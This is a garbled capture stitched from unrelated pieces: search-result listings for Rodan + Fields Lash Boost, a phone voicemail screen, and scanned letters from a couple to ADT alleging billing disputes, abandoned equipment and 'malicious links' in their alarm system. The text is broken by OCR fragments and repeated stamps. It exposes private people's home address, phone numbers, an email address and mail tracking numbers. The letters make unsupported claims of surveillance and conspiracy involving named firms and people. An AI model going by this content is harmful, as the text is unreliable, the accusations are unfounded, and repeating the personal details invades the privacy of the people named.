
Rodan + Fields Rodan+Fields
LASH BOOST Eyelash Serum-
Eyelash Growth Liquid New ...

\$55.00
Mercari
\$3.65 delivery



Rodan + Fields Lash Boost - New
Beauty

\$90.00
Mercari
\$3.49 delivery



Rodan + Fields Rodan+ Fields
Enhancements Lash Boost - New
Beauty


\$55.00
Mercari
\$3.65 delivery



Rodan + Fields Rodan Fields Lash
Boost Comes With Two - Beauty
| Color: Grey


\$70.00 Used
Mercari
\$3.65 delivery

AS-IS
Document
Control




Liaison Lash Bond Eyelash
Growth Serum - The Volume,
Length & Curl You Want
3.5 45

\$24.99
Liaison
Free delivery



Rodan + Fields Lash Boost - New
Beauty | Size: s
Eyebrow

\$65.00
Mercari
Free delivery




Rodan + Fields 2PACK Rodan &
And Fields LASH BOOST Eyelash
Serum-Eyelash Growth ...

\$75.00
Mercari
\$3.72 delivery




Rodan + Fields Concealed
Prostaglandin Risks From Lash
Boost Users - Class Action ...

\$240.00
Pharma Report Store
Free delivery




Rodan + Fields Rodan And Fields
Lash Boost - Beauty | Color:
Beige

\$63.00 Used
Mercari
\$3.72 delivery



Rodan + Fields Rodan And Fields
LASH BOOST Eyelash Serum-
Eyelash Growth Liquid ...

\$57.00
Mercari
\$3.65 delivery




Rodan + Fields Rodan Fields Lash Boost Sealed - New Beauty | Color: White


\$120.00
Mercari
\$3.65 delivery



Neutrogena Serum, Lash Enhancer - 0.08 oz
3.9 203
Eyebrow


\$12.99 
Target
Google Guarantee - Free 90-day retur...
Trusted store

Compare prices from 10+ stores




lash Boost Rodan And Fields (authentic + In Box)

\$195.00
eBay
\$3.00 delivery




Rodan + Fields Rodan And Fields Lashboost - New Beauty | Color: White

\$135.00
Mercari
\$6.18 delivery




Rodan + Fields Rodan Fields Lash Boost - New Women | Color: White

\$132.00
Mercari
\$3.49 delivery



Rodan + Fields Lash Boost - New Beauty | Color: White

\$104.00
Mercari
\$3.49 delivery



Rodan + Fields Rodan And Feilds Lash Boost - New Beauty | Color: White

\$45.00
Mercari
\$3.72 delivery

How to Rodan + Fields
plus Lash Boost

NEW Regimen Revolution!

Instruction cards with Ordered Graphics for the 5 Core Regimens!



Instant Digital Download!

Rodan and Fields Lash Boost Informative Graphics --one for each Core Regimen ...

\$5.95
Etsy - Seller
Free delivery




AS-IS Document Control

Elizabeth Arden Prevage Clinical Lash + Brow Enhancing Serum
4.2 828
Eyebrow

\$60.46
\$39.54 below typical
BeautyTheShop
Delivery by Thu, Apr 21
Trusted store


Compare prices from 10+ stores



Uklash Eyelash Serum 3ml
4.8 30,512

\$44.75
\$2.42 below typical
BEAUTY BAY
\$6.50 delivery

Compare prices from 2 stores



The Unbranded Brand Rodan Fields Lash Boost - New Beauty | Color: White

\$65.00
Mercari
\$3.65 delivery




e.l.f. Enhancing Lash & Brow Serum - 0.12 fl oz
4.0 2,405
Eyebrow

\$8.00
e.l.f. Cosmetics
\$6.50 delivery


Compare prices from 10+ stores

AS-IS
Document
Control




Rodan And Fields Lash Boost -
Beauty | Size: s
Eyebrow

\$50.00 Used
Mercari
\$3.72 delivery




Wholesale rodan field lash
boost,2 Pairs

\$8.40
Alibaba.com
\$18.43 delivery




Rodan + Fields Business Card
Back - Product Features -
Regimens - Lash Boost ...

\$3.00
Etsy - Seller
Free delivery




Rodan and Fields "Give it a Glow
- Mini Facial Kit" "Enhancements"
Card - Lash ...
For All Skin Types

\$10.00
Etsy - Seller
Free delivery




Rodan and Fields Business Card,
Lash Boost Card, Instructions, R
and F, RF ...

\$11.50
Etsy - CuteBearDesigns
Free delivery



Rodan And + Fields Lash
Enhancements Eyelash Serum
100% Authentic

\$128.88
eBay - light.as.a.feather
Free delivery




Rodan And + Fields Lash Enhancements Eye
NEW PACKAGING FROM RODAN + AND FIELDS! NOTE TC
YOU KNOW FOR SURE THAT YOU'RE GETTING AN AUTHE
NOT SOME CHEAP CHINESE ...

View product details

\$128.88
+\$8.18 est. tax

eBay - light.as.a.feather
Free delivery

Filter by brand



Ads · See rodan fields lash boost

<p>Rodan + Fields Makeup Rodan + Fields... \$49.00 Used Poshmark Free shipping</p>	<p>Neutrogena Lash Enhancer Serum - 0.08oz \$12.99 Target (203)</p>	<p>Rodan and Fields Lash Boost \$150.00 The Avery Laine B...</p>	<p>Rodan + Fields Rodan And Fields LASH BOOST... \$59.00 Mercari</p>	<p>High Impact L Amplifying Se Size: 0.1 FL Oz \$49.00 Kohl's (211)</p>
--	---	--	--	---

Searches related to rodan fields lash boost

- rodan + fields lash boost **lawsuit**
- rodan + fields lash boost **amazon**
- rodan + fields lash boost **dupe**
- rodan + fields lash boost **ebay**
- rodan & fields lash boost **sephora**
- rodan + fields lash boost **breastfeeding**
- rodan + fields **brow** boost
- rodan + fields lash boost **sale**



Departments Services

RODAN FIELDS


My Items

Account

36750


- unblemish
- lash boost
- reverse
- eye cream
- moisturizer
- refine
- lash serum
- protector solar
- hyaluronic

Results for "RODAN FIELDS" (3)




+ Add

\$79.99
 Rodan + Fields Unblemish Clarifying Toner 4.2 oz
 Save with W+
 3+ day shipping



+ Add

\$34.99
 Rodan and Fields Active Hydration Bright Eye Complex
 Save with W+
 3+ day shipping



+ Add

\$15.96
 OMNIHIL Replacement (8FT) Adapter Charger for Rodan + Fields Refine Macro Exfoliator
 ★★★★★ 2
 Save with W+
 3+ day shipping



Products you may also like

Type here to search

Sponsored

64°F Sunny 4:39 PM 4/15/2022

Greeting

Edit

Voicemail

Transcription

"Hi this is Peter stare with epic _____ the _____ a minute straighter for the _____ settlement I was calling to speak to at work or the phone number was passed along to me by class _____ you had some questions about the claim filing process and settlement itself here to help with any questions you might have had I've also issued an email earlier this week to the email address on record which I believe is the a and DDORR 2@gmail.com you can feel free to respond that you know that I issued or you can call me back at 206-201-9373 again the number is 206-201-9373 have a great day bye..."

JORGE MEDINA BYK TEXAS... 3/29/2
 phone 00:43

Dana Farber Second Opinion... 2/11/2
 phone 01:43

Alice Schwartz Calling Me... 01/11/2



Favorites



Recents



Contacts



Keypad



Voicemail

2073984700


DC PL Document ID (MC-1)

August 1991 7 07255-
Medical Records Release Authorization
1183 A (HMO)
1193 A (JCI)
1195 A (JCI)
1197 A (JCI)
1201 A (JCI)

CHRON (REVIEW 4 OF 4)

password required to print: [REDACTED]

07896

SENDER: COMPLETE THIS SECTION	COMPLETE THIS SECTION ON DELIVERY	
<ul style="list-style-type: none"> Complete items 1, 2, and 3. Print your name and address on the reverse so that we can return the card to you. Attach this card to the back of the mailpiece, or on the front if space permits. 	<p>A. Signature <i>kw</i></p>	<input type="checkbox"/> Agent <input type="checkbox"/> Addressee
1. Addressee to:	B. Received by (Printed Name)	C. Date of Delivery
ADT 3190 South Vaughn Way Aurora, Colorado 80014		12/16
 9590 9403 0482 5173 5354 82	<p>D. In delivery address different from item 1? <input type="checkbox"/> Yes <input checked="" type="checkbox"/> No If YES, enter delivery address below.</p>	
<p>2. Service Type:</p> <input checked="" type="checkbox"/> First-Class Mail® <input type="checkbox"/> First-Class Mail® Restricted Delivery <input type="checkbox"/> Certified Mail® <input type="checkbox"/> Certified Mail® Restricted Delivery <input type="checkbox"/> Collect on Delivery <input type="checkbox"/> Collect on Delivery Restricted Delivery <input type="checkbox"/> Insured Mail <input type="checkbox"/> Insured Mail Restricted Delivery (over \$500)	<input type="checkbox"/> Priority Mail Express® <input type="checkbox"/> Registered Mail™ <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Return Receipt for Merchandise <input type="checkbox"/> Signature Confirmation™ <input type="checkbox"/> Signature Confirmation Restricted Delivery	
<p>3. Article Number (Transfer from service label) 3570 0000 4042 4855</p>	<p>PS Form 3811, April 2015 PSN 7530-02-000-9003</p>	

07896

2073984700

DC 26 Document ID (30-7)

AUGUST 1981 / 03878
 Method: Record Release Authorization
 1181 X 1001
 1181 X 1001
 1181 X 1001
 1181 X 1001
 1181 X 1001

CHRON (REVIEW 4 OF 4)
Password required to print.

EDWARD W. ORR
 DARLENE D. ORR
 110 Woodridge Drive
 McDonald, PA 15057

Sent by certified mail: 7011 1570 0000 4042 4855

December 7, 2015

ADT
 3190 South Vaughn Way
 Aurora, Colorado 80014

- RE: I. TELEPHONE CALL OF 12-7-15 TO ADT
- II. PARTICIPANTS: EDWARD ORR AND DARLENE ORR (CALLERS)
 ASHLEY (ADT) (FIRST CONTACT)
 PRECHELL (ADT) (SECOND CONTACT)
 DAN KARNUTH (VIA REPORTED SIDE CONVERSATION BETWEEN PRECHELL AND MR. KARNUTH, AS REPORTED BY PRECHELL)
- III. ADT'S APOLOGY FOR PERGNEOUS BILLING (MULTIPLE BILLS / UNIDENTIFIED) FOR UNAUTHORIZED CONTACT NUMBER ON SENSORS AND CONTROL SHEETS, EQUIPMENT AND RELATED, ETC.
- IV. ADT'S CANCELLATION OF ANY AND ALL CHARGES (11/30/15 INVOICE, ET AL).
- V. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4848 (11-6-15)
- VI. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4817 (9-12-15)

07896

2073984700

DC 74 Document 10 INC-11

AGENCY 1181 / 27896
 Medical Records Release Authorization

1995	X	IND
1997	X	ICCI
1999	X	ICCI
2001	X	ICCI
2003	X	ICCI

CHRON (REVIEW 4 OF 4)

Password required to print.

MEMORANDUM FOR THE DIRECTOR
 DATE: 11/15/17
 SUBJECT: [REDACTED]

07896

- VII. LETTER OF 10-16-15 TO ADT
- VIII. LETTER OF 10-21-15¹ TO ADT
- IX. C-R TO THE UNAUTHORIZED CONTACT; LETTERS OF 12-31-14, 8-12-15; 9-7-15; PLUS ORAL COMMUNICATIONS; ETC.
- X. C-R TO EVENTS OF 11-6-14/11-7-14
- XI. C-R TO FORENSIC AND OTHER ANALYSES BY BIT-X-BIT, INC., ET AL
- XII. UNAUTHORIZED WIRING, EQUIPMENT, LINKS, AND/OR RELATED ON ADT SYSTEMS (INCLUDING [BUT NOT LIMITED TO] FOR EXTENDED PERIODS OF TIME PRIOR TO 7011 1570 0000 4042 4817)
- XIII. ADT IP-CODE AND/OR RELATED LINKS TO WP/HALLIBURTON AND/OR RELATED (SEE ALSO FED-EX PACKAGE, ETC.)
- XIV. UNAUTHORIZED ADT ICON AND/OR OTHER LINKS TO WP, ET AL
- XV. C-R TO VERIZON MEETING AND DOCUMENTS OF 12-2-15 (MR. E. DANIELS, ET AL); ALSO TO APPLE PERSONNEL AND RELATED MEETINGS AND FOLLOW-UP; ALSO TO APPLE-PRODUCT AND OTHER-PRODUCT PROBLEMS AS A RESULT OF UNAUTHORIZED LINKS, ETC., INCLUDING, BUT NOT LIMITED TO, ALTERED MEMORY, KEY FUNCTIONALITY, INCONSISTENT BEHAVIOR, DATA INSERTION, DATA DELETION, CODE/ENCRYPTION ANOMALIES, FILE-SWITCH PHENOMENA, ETC.
- XVI. C-R TO EVENTS OF 4-9-15; 11-17-15; 12-6-15; INCLUDING, BUT NOT LIMITED TO CORRESPONDENCE, PHOTOGRAPHS, VIDEO SURVEILLANCE, ETC., THEREFROM
- XVII. C-R TO CORRESPONDENCE TO MR. M. BOTTA (FORMER FBI AGENT) AND COLLEAGUES; C-R TO ALL ORIE-RELATED (IN ANY MANNER) FILES AND SUBSEQUENT FILES
- XVIII. C-R TO OFFICIAL TRAC FONE AND OTHER CARRIER (VERIZON, ET AL) RECORDS, ET AL, INCLUDING THOSE REFERRING TO THE EVENTS COMMUNICATED TO THE FBI, AND/OR OTHERS.

¹ Please note that all dates and/or identifiers are expressed as "on or about" and/or related.

2073984700

DC PL Document ID (LR-1)

4-04-11 1301 / 03836
 74215-1 Records Release Authorization
 1184 X (HR)
 1387 X (JC)
 1385 X (JC)
 1201 X (JC)
 2701 X (JC)

CHRON (REVIEW 4 OF 4)
password required to print

07896

ATTENTION TO ALL INDIVIDUALS, FIRMS, CONTACTS, AND INTERACTION PARTNERS CONTAINED IN AND/OR REFERENCED/CROSS-REFERENCED IN THE AFOREMENTIONED AND/OR HEREIN-CONTAINED DOCUMENTS, COMMUNICATIONS, CROSS-REFERENCES, ETC.

XX. C-R TO CERTIFIED FOLLOW-UPS TO US MARSHAL STEVEN R. FRANK; TO THE FBI; ET AL

Dear Sir or Madam:

The undersigned incorporate by reference prior documentation, correspondence and/or communications, documents, cross-references, etc., mentioned above and/or herein.

A conference call took place today, as described above, with the approximate total time of the call being twenty-two minutes.

These find enclosed two pages confirming the 22-minute connection (from Edward and Darlene Orr to ADT).

ADT's audible recording beep was heard during all active conversation (not including the relatively brief "music-waiting time period").

Sincerely,

Darlene D. Orr

Darlene D. Orr

These find enclosed two pages confirming the 22-minute connection (from Edward and Darlene Orr to ADT).

EDWARD W. ORR
110 Woodridge Drive
McDonald, PA 15057

Sent by certified mail: 7011 1570 0000 4042 4848

November 6, 2015

ADT
3190 South Vaughn Way
Aurora, Colorado 80014

RE:¹ I. *ADT² HAD INSTALLED THE WRONG TRANSFORMER,*

¹ Please note that Sections I - XI above, along with the footnotes associated with them, were already communicated to ADT in a prior letter, and are included here for reference purposes only. (No attempt has been made to change the verb tense and/or related in such text, and the excerpts are simply shown here for reference purposes, as mentioned above.)

Sections XII and above are new.

² *ALSO, AS MENTIONED PREVIOUSLY:*

I. *ADT DID NOT RESPOND TO A PRIOR LETTER WHICH WAS CERTIFIED (A LETTER WHICH HAS BEEN CONFIRMED BY THE POSTAL SERVICE AS HAVING BEEN RECEIVED BY ADT).*

NO FOLLOW-UP FROM ADT IN NUMEROUS WEEKS IN REGARD TO THE BOTH THE ABOVE AND OTHER ISSUES, COMMUNICATIONS, ETC.

-
- II. IN TERMS OF TIMING, ADT PREVIOUSLY CONTACTED THE UNDERSIGNED AND CONFIRMED THAT ADT WAS IMMEDIATELY CANCELLING THE SERVICE, WHICH THEN SUBSEQUENTLY REQUIRED THE UNDERSIGNED TO EVENTUALLY CANCEL AUTO-PAY, ETC.
- III. EVEN BEFORE ADT CANCELLED SERVICE, THOUGH, ADT MADE MULTIPLE APPOINTMENTS FOR ADT PERSONNEL TO COME AND SERVICE THE SYSTEM; NEVERTHELESS, ADT PERSONNEL STILL DID NOT SHOW UP, EVEN WHEN ADT SENT FORMAL CONFIRMATION THAT ADT WAS SCHEDULED TO SHOW UP.
- IV. ADT UNILATERALLY AND UNFAIRLY BROKE THE CONTRACT.
- V. ADT HAS BROKEN THE CONTRACT MULTIPLE TIMES, ETC.
- VI. SEE PRIOR COMMUNICATIONS FROM THE UNDERSIGNED TO ADT.
- VII. ADT, BY ADT'S OWN ADMISSION, OWES THE UNDERSIGNED NUMEROUS SUMS, INCLUDING BUT NOT LIMITED TO THE FOLLOWING:
- A. ALL OF THE 2014/2015 AND RELATED INSTALLATION AND RELATED FEES AND CHARGES.
 - B. ALL EQUIPMENT REPLACEMENT AND LABOR FEES
 - C. OTHER

VIII. ADT HAS NOT ONLY ABANDONED ITS SYSTEM, BUT IS NOW ACTIVELY INTERFERING WITH SECURITY (MORE THAN BEFORE), AND IN ADDITIONAL WAYS, INCLUDING BUT NOT LIMITED TO THE FOLLOWING:

A. THE ABANDONED EQUIPMENT AND HOOKUPS ARE PREVENTING INSTALLATION OF A SYSTEM BY ANOTHER FIRM.

B. THE ABANDONED EQUIPMENT IS, IN PART, VERY MUCH FUNCTIONAL FOR INTRUDERS TO MONITOR VERY IMPORTANT PARTS OF THE SYSTEM, YET CANNOT BE USED BY THE UNDERSIGNED (THE CUSTOMER), ETC.

IX. PLEASE NOTE THAT ABANDONED EQUIPMENT WILL BE TREATED LIKE ABANDONED EQUIPMENT.

X. THE SAME LAWS AND RULES REGARDING, FOR INSTANCE, GARBAGE AND REFUSE, APPLY.

ADT WAS INFORMED OF THIS MULTIPLE TIMES BEFORE AND DID NOTHING.

AND EVEN BEFORE THE EQUIPMENT WAS ABANDONED, ADT DID NOT EVEN COME PICK IT UP.

THE UNDERSIGNED HAVE NO CHOICE BUT TO ACT AS DESCRIBED HEREIN.

YOUR EQUIPMENT IS ONCE AGAIN, NOW TANTAMOUNT TO GARBAGE AND REFUSE.

AS SHOWN IN ADT'S OWN WRITTEN EQUIPMENT INSTRUCTIONS.

A. ADT'S IMPROPER SYSTEM CAUSED MULTIPLE ELECTRICAL PROBLEMS.

B. ADT'S IMPROPER SYSTEM CAUSED FIRE.

XI. IN ADDITION, PLEASE NOTE THAT ADT HAS OVERTLY, AND ON MORE THAN ONE OCCASION, ASKED (SOMETIMES EVEN ON RECORDED CONVERSATIONS) THE UNDERSIGNED TO OPEN/WORK ON, ETC., THE ADT PANELS (AND/OR EQUIPMENT) AND TO INSPECT AND/OR READ, REPORT, WORK ON, ETC., THE ADT PANELS, EQUIPMENT AND RELATED, INCLUDING (BUT NOT LIMITED TO) THE PANEL BY THE FRONT DOOR AND THE PANEL BEHIND THE TELEVISION, ETC.

THE UNDERSIGNED WILL HANDLE, DISCARD, AND/ OR PHOTOGRAPH, ETC., THE ADT ABANDONED EQUIPMENT (INCLUDING BUT NOT LIMITED TO ANY EQUIPMENT, WIRING, BOXES, UNITS, ELECTRONICS, AND/OR ANYTHING BROUGHT INTO THE DWELLING AND/OR CONNECTED TO / ASSOCIATED WITH THE DWELLING BY ADT, ADT AFFILIATES, ET AL) AS NECESSARY --- AND THE EQUIPMENT, ETC., WILL BE TREATED LIKE ABANDONED EQUIPMENT.

XII. ANOTHER SECURITY SYSTEM IS CURRENTLY BEING INSTALLED, AND/OR WILL BE INSTALLED BY ANOTHER COMPANY AND/OR BY OTHER INDIVIDUALS.

C. ADT'S IMPROPER SYSTEM CAUSED SMOKE.

D. ADT'S IMPROPER SYSTEM CAUSED DAMAGE.

II. ADT'S ACTIONS ARE AN ADMISSION OF UNSAFE PRACTICES:

III. ADT'S ACTIONS ARE AN ADMISSION OF INSECURE PRACTICES.

IV. ANY AND ALL MEASURES NECESSARY TO MAINTAIN SAFETY AND SECURITY WILL BE UNDERTAKEN BY THE UNDERSIGNED.

V. IN ADDITION, YOU ARE AGAIN REMINDED THAT ADT HAD ALREADY IRREVOCABLY ABANDONED ITS EQUIPMENT PRIOR TO THE DATE OF THIS LETTER.

VI. PLEASE SEE ALSO (THERE ARE THREE [OF MULTIPLE ITEMS AVAILABLE] ITEMS ATTACHED AS PHOTOCOPIES), CORRESPONDENCE / COMMUNICATIONS OF ON OR ABOUT:

A. 9-12-15 (CERTIFIED)

B. 10-7-15

C. 10-16-15

VII. VERIZON (ONLY ONE OF MULTIPLE PARTIES) NOTED THAT ADT ICONS AND CAMERAS, ETC., WERE SECURITY RISKS AS EMPLOYED BY ADT.

VIII. ONE OR MORE ADT EMPLOYEES HAVE TRESPASSED.

IX. ADT'S PANEL(S) AND OR RELATED EQUIPMENT CONTAINED IMPROPER CONNECTIONS, LINKS, AND OR RELATED OF VARIOUS TYPES.

X. POSSIBLE ASSOCIATED IDENTIFIERS AND/OR RELATED -- IN CONJUNCTION WITH ONE OR MORE OF PARTS VII, IX, AND/OR RELATED -- INCLUDE, BUT ARE NOT LIMITED TO, THE FOLLOWING:

A. NOV VARCO, ON IPHONE

B. SHAUN PAYNE, PER ABOVE

C. EQT, PER ABOVE, ET AL

D. BRADISH-KLEIN, PER ABOVE, ET AL

E. 811/DEP FILE AND/OR RELATED INFO, ETC.

F. YZD-4226, ET AL

G. FIRSTENERGY/WEST PENN

H. TOM WAIGAND

I. ADT PANEL LINKS

J. TRACFONE LINKS/ASSOC. PROBLEMS

K. ...1238 (10-20-15)

L. BESSEMER/NF IDS, PD IDS, ETC.

M. SIM CARD LINKS AND/OR RELATED

N. 724-667-0279, ETC.

O. LINKS IN LETTER (ETC.) TO T.E.M. 12-31-14

P. LINKS IN 7011 0110 0002 1271 3706 LETTER TO FCC (CERTIFIED)

Q. LINKS IN THE CODES PLAINLY SHOWN IN THE ADT-ENTERED CODES (INCLUDING ADT'S OVERT MENTION OF EQT,³ AND ADT'S OVERT AND CLEARLY VISIBLE ENTRY OF T.E.M.'S PHONE NUMBER (LINKED TO T.E.M., BUT THEN COMING UP AS A "DEAD" NUMBER, AND — QUITE NOTABLY — T.E.M. KILLED HIMSELF VERY RECENTLY) BY THE FRONT-DOOR-AREA-MOUNTED ADT PANEL/BOX (SEE LINKS AND/OR RELATED, INCLUDING THOSE SHOWN ON THE FOUR PHOTOCOPIED [FROM-THE-INSIDE-OF-THE ADT PANEL] PAGES ATTACHED TO THIS 10-21-15 LETTER TO YOU)

R. PLEASE NOTE THAT NUMEROUS PHOTOS AND/OR DOCUMENTS, ROSTERS, ETC., ARE AVAILABLE

S. ACTIVE AND MALICIOUS LINKS IN THE BEHIND-TV-MOUNTED ADT EQUIPMENT

³ SEE ALSO EQT LINKS TO SEVERAL DOZEN FIRMS; SEE ALSO EQT WORK ORDERS MENTIONING 110 WOODRIDGE PER SE, EVEN AFTER EQT SAID THEY HAD NO WORK AT 110 WOODRIDGE.

T. ACTIVE AND MALICIOUS LINKS IN THE INSIDE-WALL(OR RELATED)-MOUNTED ADT EQUIPMENT

